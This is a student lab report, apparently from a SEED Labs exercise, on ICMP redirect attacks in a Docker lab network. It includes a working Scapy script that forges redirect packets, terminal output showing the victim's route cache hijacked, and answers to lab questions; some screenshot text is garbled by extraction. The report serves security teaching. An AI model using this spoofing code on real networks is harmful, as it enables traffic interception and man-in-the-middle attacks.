


Lab 3 Report


Alexandria Deleon



```
[02/21/25]seed@VM:~/.../Labsetup$ docker-compose build
victim uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
[02/21/25]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating network "net-192.168.60.0" with the default driver
Pulling victim (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating victim-10.9.0.5 ... done
Creating attacker-10.9.0.105 ... done
Creating host-192.168.60.6 ... done
Creating router ... done
Creating host-192.168.60.5 ... done
Creating malicious-router-10.9.0.111 ... done
Attaching to attacker-10.9.0.105, malicious-router-10.9.0.111, victim-10.9.0.5, host-192.168.60.5, host-192.168.60.6, route
r
```


This is showing the setting up of the lab environment.

Task 1:




```
[02/21/25]seed@VM:~/.../Labsetup$ dockps
d4cec585e979  malicious-router-10.9.0.111
c1dc8d6c21ca  router
cf022723472  host-192.168.60.6
b6f96c59c8aa  host-192.168.60.5
a45d93465ac1  attacker-10.9.0.105
dd602189c07f  victim-10.9.0.5
[02/21/25]seed@VM:~/.../Labsetup$ docksh dd
root@dd602189c07f:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@dd602189c07f:/#
```

This is showing the current setup for the victim container.




```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

This is showing the created python file to redirect the packets.



```
[02/21/25] seed@VM: ~.../Labsetup$ docksh dd
root@dd602189c07f:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.112 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.100 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.075 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.096 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.114 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.097 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.095 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.092 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.075 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.099 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.074 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.094 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.100 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.139 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.070 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.073 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.069 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.094 ms
64 bytes from 192.168.60.5: icmp_seq=22 ttl=63 time=0.083 ms
```

Performing a ping from victim container to host.



```
. Sent 1 packets.
root@a45d93465ac1:/volumes# ./icmp_redirect.py
.
Sent 1 packets.
root@a45d93465ac1:/volumes# ./icmp_redirect.py
.
Sent 1 packets.
root@a45d93465ac1:/volumes# ./icmp_redirect.py
.
Sent 1 packets.
root@a45d93465ac1:/volumes# ./icmp_redirect.py
.
Sent 1 packets.
root@a45d93465ac1:/volumes# ./icmp_redirect.py
.
Sent 1 packets.
root@a45d93465ac1:/volumes# ./icmp_redirect.py
.
Sent 1 packets.
root@a45d93465ac1:/volumes# ./icmp_redirect.py
.
Sent 1 packets.
root@a45d93465ac1:/volumes# ./icmp_redirect.py
.
Sent 1 packets.
root@a45d93465ac1:/volumes# ./icmp_redirect.py
```

This shows me redirecting the packets using the created python file.

```

root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 298sec
root@dd602189c07f:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 258sec
root@dd602189c07f:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 256sec
root@dd602189c07f:/# ip route flush cache
root@dd602189c07f:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
root@dd602189c07f:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 295sec
root@dd602189c07f:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 285sec
root@dd602189c07f:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 283sec
root@dd602189c07f:/#

```

This shows how I was trying to show the cache. The result shows I was successful in the attack.

```

Feb 22 20:18
seed@VM: ~/Labsetup

My traceroute [v0.93]                                         2025-02-23T01:18:14+0000
dd602189c07f (10.9.0.5)
Keys: Help   Display mode   Restart statistics   Order of fields   quit

Host
1. 10.9.0.11
    10.9.0.111
2. 192.168.60.5
    10.9.0.11

          Packets          Pings
Loss% Snt Last Avg Best Wrst StDev
97.0% 68  0.1  0.1  0.1  0.2  0.1
42.4% 67  0.2  0.2  0.1  1.2  0.2

```

This shows the traceroute of the victim machine. The packets were successfully redirected.

Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation.

- To try to accomplish this I changed the icmp.gw to 192.168.60.5, but from what I observed, this does not result in a successful attack as nothing happened when I tried to show the cache.

The screenshot shows a Linux desktop environment with a terminal window and a code editor window.

Code Editor (Activities - Text Editor):

- File: docker-compose.yml
- File: icmp_redirect.py

```

1#!/usr/bin/python3
2
3from scapy.all import *
4
5ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
6icmp = ICMP(type=5, code=1)
7icmp.gw = "192.168.60.5"
8
9# The enclosed IP packet should be the one that
10# triggers the redirect message.
11ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
12send(ip/icmp/ip2/ICMP());
13
14

```

Terminal (Activities - Terminal):


```

[02/22/25]seed@VM:~/.../Labsetup$ docksh dd
root@dd602189c07f:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 263sec
root@dd602189c07f:/# ip route flush cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/#

```

Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.

- To redirect the attacks to a non-existing machine I changed the icmp.gw to 10.9.0.234. This did not result in a successful attack as the machine does not exist and wouldn't be able to do anything.




```

Activities Text Editor ▾ Feb 22 19:56
          Open ▾ icmp_redirect.py
          docker-compose.yml
          ~/Downloads/Labsetup/Labsetup/volumes
          Save
          icmp_redirect.py
          X

1 #!/usr/bin/python3
2
3 from scapy.all import *
4
5 ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
6 icmp = ICMP(type=5, code=1)
7 icmp.gw = "10.9.0.234"
8
9 # The enclosed IP packet should be the one that
10 # triggers the redirect message.
11 ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
12 send(ip/icmp/ip2/ICMP());
13
14

```



```

Activities Terminal ▾ Feb 22 19:55
          seed@VM: ~/.../Labsetup
          seed@VM: ~/.../Labsetup
          seed@VM: ~/.../Labsetup
          seed@VM: ~/.../Labsetup
          seed@VM: ~/.../Labsetup
          seed@VM: ~/.../Labsetup
          seed@VM: ~/.../Labsetup
[02/22/25]seed@VM:~/.../Labsetup$ docksh dd
root@dd602189c07f:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 263sec
root@dd602189c07f:/# ip route flush cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/#

```

This shows that the attack was not successful as no cache was shown.

Next, I attempted to redirect attacks to a machine that was offline. I did this by turning off the malicious router and replacing the icmp.gw to its ip address.

```
Activities Terminal ▾ Feb 22 20:03
seed@VM: ~/.../Labsetup
[02/22/25]seed@VM:~/.../Labsetup$ dockps
5c5c544e1e68 malicious-router-10.9.0.111
c1dc8d6c21ca router
cf022723472 host-192.168.60.6
b6f96c59c8aa host-192.168.60.5
a45d93465ac1 attacker-10.9.0.105
dd602189c07f victim-10.9.0.5
[02/22/25]seed@VM:~/.../Labsetup$ docker container stop 5c
5c
[02/22/25]seed@VM:~/.../Labsetup$
```

```
Activities Terminal ▾ Feb 22 20:03
seed@VM: ~/.../Labsetup
[02/22/25]seed@VM:~$ cd /home/seed/Downloads/Labsetup1/Labsetup
[02/22/25]seed@VM:~/.../Labsetup$ dcup
ERROR: yaml.parser.ParserError: while parsing a block mapping
  in "./docker-compose.yml", line 1, column 1
expected <block end>, but found '<block mapping start>'
  in "./docker-compose.yml", line 122, column 4
[02/22/25]seed@VM:~/.../Labsetup$ dcup
victim-10.9.0.5 is up-to-date
host-192.168.60.6 is up-to-date
malicious-router-10.9.0.111 is up-to-date
router is up-to-date
attacker-10.9.0.105 is up-to-date
host-192.168.60.5 is up-to-date
Attaching to victim-10.9.0.5, host-192.168.60.6, malicious-router-10.9.0.111, router, attacker-10.9.0.105, host-192.168.60.5
malicious-router-10.9.0.111 exited with code 137
```

A screenshot of a terminal window titled "Activities" showing two tabs: "docker-compose.yml" and "icmp_redirect.py". The "icmp_redirect.py" tab contains the following Python code:

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.11"
# The enclosed IP packet should be the one that triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

The status bar at the bottom indicates "Python 3" and "Tab Width: 8".

When I attempted to show the cache, it shows that the attack worked. The attack probably worked because the machine still exists even with it being turned off.

A screenshot of a terminal window titled "Activities" showing multiple tabs. The current tab is "seed@VM: ~/.../Labsetup\$". The command history shows the following sequence:

```
[02/22/25] seed@VM: ~/.../Labsetup$ docksh dd
root@dd602189c07f:/# ip route flush cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 263sec
root@dd602189c07f:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected>
root@dd602189c07f:/#
```

Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation

- The purpose of these entries is so the malicious router can redirect packets from the victim container to the 192.168.60.0/24 network to the original router. The picture below shows that I changed the values to 1.

A screenshot of a Linux desktop environment. In the top right corner, there is a terminal window titled "Activities Terminal" with the command "seed@VM: ~.../Labsetup" and the output of the "traceroute" command. In the bottom left corner, there is a text editor window titled "Activities Text Editor" with the file "docker-compose.yml" open, showing configuration for a "malicious-router" service.

```

Activities Text Editor ▾ Feb 21 23:29
docker-compose.yml
~/Downloads/Labsetup1/Labsetup
Save □ ×

36
37
38     malicious-router:
39         image: handsonsecurity/seed-ubuntu:large
40         container_name: malicious-router-10.9.0.111
41         tty: true
42         cap_add:
43             - ALL
44         sysctls:
45             - net.ipv4.ip_forward=1
46             - net.ipv4.conf.all.send_redirects=1
47             - net.ipv4.conf.default.send_redirects=1
48             - net.ipv4.conf.eth0.send_redirects=1
49         privileged: true
50         volumes:
51             - ./volumes:/volumes
52         networks:
53             net-10.9.0.0:
54                 ipv4_address: 10.9.0.111
55             command: bash -c "
56                 ip route add 192.168.60.0/24 via 10.9.0.11 &&
57                 tail -f /dev/null
58             "
59
60     HostB1:
61         image: handsonsecurity/seed-ubuntu:large

```

A screenshot of a Linux desktop environment. In the center, there is a terminal window titled "Activities Terminal" with the command "seed@VM: ~.../Labsetup" and the output of the "traceroute" command. The output shows two hosts: 10.9.0.11 and 192.168.60.5. The terminal window has four tabs, each showing the same "My traceroute [v0.93]" output.

```

Activities Terminal ▾ Feb 21 23:46
seed@VM: ~.../Labsetup
seed@VM: ~.../Labsetup
seed@VM: ~.../Labsetup
seed@VM: ~.../Labsetup

